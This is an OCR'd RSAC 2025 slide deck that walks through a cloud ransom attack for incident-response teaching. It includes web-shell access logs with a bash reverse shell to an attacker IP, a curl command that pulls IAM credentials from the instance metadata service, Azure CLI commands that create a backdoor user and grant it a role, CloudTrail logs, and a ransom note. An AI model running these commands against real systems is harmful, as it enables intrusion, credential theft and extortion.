RSAC 2025 Conference


Many Voices.
One Community.

SESSION ID: PART2-R02

From Exploit to Exfil: Rethinking a Cloud-Native Ransom Attack

Yotam Meitar

Director, Cloud Response
Wiz
https://www.linkedin.com/in/yotam-meitar-095b7b150/



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

RSAC 2025 Conference

Agenda

1. Uncovering The Attack
2. Rewind: Preventing & Detecting Every Step
3. Key Takeaways

Many Voices.
One Community.

RSAC™ 2025 Conference

Uncovering The Attack

A Bad Morning

You've Been Hacked

MP

[redacted]

To: [redacted]

[redacted]

Your network has been hacked.

We have your data and your files are encrypted.

To stop leak and get decryptor pay 210 BTC to wallet:

[redacted]

To see we can decrypt upload 2-3 files to:

[redacted]

Contact: [redacted]


Some Better News


Theory

Some ~~Better~~ Worse News

Theory

Reality






Cloud Native Disruption


```
            "sessionIssuer": {
                "type": "Role",
                "principalId": "[redacted]",
                "arn": "arn:aws:iam::[redacted]:role/<EC2 role>",
                "accountId": "[redacted]",
                "userName": "<EC2 role>"
            },
            "attributes": {
                "creationDate": "[redacted]",
                "mfaAuthenticated": "false"
            },
            "ec2RoleDelivery": "1.0"
        }
    }
```

```
    "eventTime": "[redacted]",
    "eventSource": "ssm.amazonaws.com",
    "eventName": "SendCommand",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "[redacted]",
    "userAgent": "aws-cli/2.23.6 md/awscrt#1.0.0.dev0 ua/2.0 os/linux#6.6.15-cloud-amd64 md/arch#x86_64
lang/python#3.13.2 md/pyimpl#CPython cfg/retry-mode#standard md/installer#source md/distrib#kali.2024
md/prompt#off md/command#ssm.send-command",
    "requestParameters": {
        "targets": [
            {
                "key": "instanceIds",
                "values": [
                    "i-[redacted]
                    "i-[redacted]
                    "i-[redacted]
```

SSM EC2

Data Exfiltration



```
        "sessionIssuer": {
            "type": "Role",
            "principalId": "[redacted]",
            "arn": "arn:aws:iam::[redacted]:role/[redacted]",
            "accountId": "[redacted]",
            "userName": "[redacted]"
        },
        "attributes": {
            "creationDate": "[redacted]",
            "mfaAuthenticated": "false"
        },
        "ec2RoleDelivery": "1.0"
    }
},
"eventTime": "[redacted]",
"eventSource": "s3.amazonaws.com",
"eventName": "ListBuckets",
"awsRegion": "us-east-1",
"sourceIPAddress": "[redacted]",
```



```
        "sessionIssuer": {
            "type": "Role",
            "principalId": "[redacted]",
            "arn": "arn:aws:iam::[redacted]:role/[redacted]",
            "accountId": "[redacted]",
            "userName": "[redacted]"
        },
        "webIdFederationData": {},
        "attributes": {
            "creationDate": "[redacted]",
            "mfaAuthenticated": "false"
        },
        "ec2RoleDelivery": "1.0"
    }
},
"eventTime": "[redacted]",
"eventSource": "sts.amazonaws.com",
"eventName": "GetCallerIdentity",
"awsRegion": "us-east-1",
"sourceIPAddress": "[redacted]",
```

AWS Privilege Escalation


```
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/ <EC2 role>
```



Cloud-to-OS Lateral Movement

Cross Cloud Lateral Movement


```
        "arn": "arn:aws:sts::[redacted]:assumed-
role/[redacted]/devuser@[redacted].onmicrosoft.com",
        "accountId": "[redacted]"
    },
    "eventTime": "[redacted]",
    "eventSource": "signin.amazonaws.com",
    "eventName": "ConsoleLogin",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "[redacted]",
    "userAgent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/133.0.0.0 Safari/537.36",
    "requestParameters": null,
    "responseElements": {
        "ConsoleLogin": "Success"
    },
    "additionalEventData": {
        "LoginTo": "https://console.aws.amazon.com/console/home",
        "MobileVersion": "No",
        "MFAUsed": "No",
        "SamlProviderArn": "arn:aws:iam::[redacted]:saml-provider/Azure_Federation"
    }
```


Azure Privilege Escalation


```
"initiatedBy": {
  "app": {
    "appId": null,
    "displayName": "    server-01",
    "servicePrincipalId": "                                    ",
    "servicePrincipalName": null
  }
},
"loggedByService": "Core Directory",
"operationName": "Add user",
"operationType": "Add",
"result": "success",
"targetResources": [
  {
    "type": "User",
    "userPrincipalName": "devuser@            .onmicrosoft.com"
```

New Azure User | AWS IAM + Azure Entra | SSM | IMDS | S3 | SSM | EC2

OS-to-Cloud Lateral Movement

```
whoami
az account show
az vm list --subscription [redacted]
az ad user list
az ad user create --display-name "Dev User" --password "[redacted]" --user-principal-name
devuser@[redacted].onmicrosoft.com --mail-nickname devuser
az ad app list --query "[].{displayName:displayName, appId:appId, objectId:id}" --output table
SP_ID=$(az ad sp list --display-name "AWS Single-Account Access" --query "[0].id" -o tsv)
USER_ID=$(az ad user show --id devuser@wizattacklab.onmicrosoft.com --query id -o tsv)
az rest --method GET --uri "https://graph.microsoft.com/v1.0/servicePrincipals/$SP_ID/appRoles" --query "value[].
{id:id, displayName:displayName, isEnabled:isEnabled}"
APP_ROLE_ID="[redacted]"
az rest --method POST   --uri "https://graph.microsoft.com/v1.0/servicePrincipals/$SP_ID/appRoleAssignments"   --
headers "Content-Type=application/json"   --body "
{\"principalId\":\"$USER_ID\",\"resourceId\":\"$SP_ID\",\"appRoleId\":\"$APP_ROLE_ID\",\"principalType\":\"User\"}"
```





Initial Compromise

```
172.212.[redacted] - - [redacted] +0000] "POST /struts/upload.action HTTP/1.1" 200 512 "-" "curl/7.68.0"
172.212.[redacted] - - [redacted] +0000] "GET /struts/mainn.jsp?cmd=whoami HTTP/1.1" 200 15 "-" "curl/7.68.0"
172.212.[redacted] - - [redacted] +0000] "GET /struts/mainn.jsp?cmd=ls HTTP/1.1" 200 62 "-" "curl/7.68.0"
172.212.[redacted] - - [redacted] +0000] "GET /struts/mainn.jsp?cmd=bash+-c+'bash+-
i+>%26+/dev/tcp/172.212.[redacted]/4444+0>%261' HTTP/1.1" 200 204 "-" "curl/7.68.0"
```

App Vulnerability → Azure VM → New Azure User → AWS IAM + Azure Entra → SSM → IMDS → S3 → SSM → EC2

Attacker Obfuscation






RSAC 2025 Conference

Rewind:
Preventing & Detecting Every Step


Attack Overview

Compromised Azure env → App Vulnerability → Azure VM → New Azure User → AWS IAM + Azure Entra → SSM → IMDS → S3 → SSM → EC2

